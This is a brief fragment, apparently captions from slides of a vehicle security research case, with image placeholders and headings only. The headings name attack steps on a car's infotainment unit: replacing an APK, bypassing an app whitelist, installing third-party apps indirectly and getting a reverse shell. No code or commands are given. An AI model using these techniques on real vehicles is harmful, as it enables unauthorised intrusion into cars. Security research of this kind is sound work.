
replace apk

apk white-list bypass


install third-party APP indirectly✅

reverse basic shell of IVI


A Complete vehicle security analysis case



A Complete vehicle security analysis case

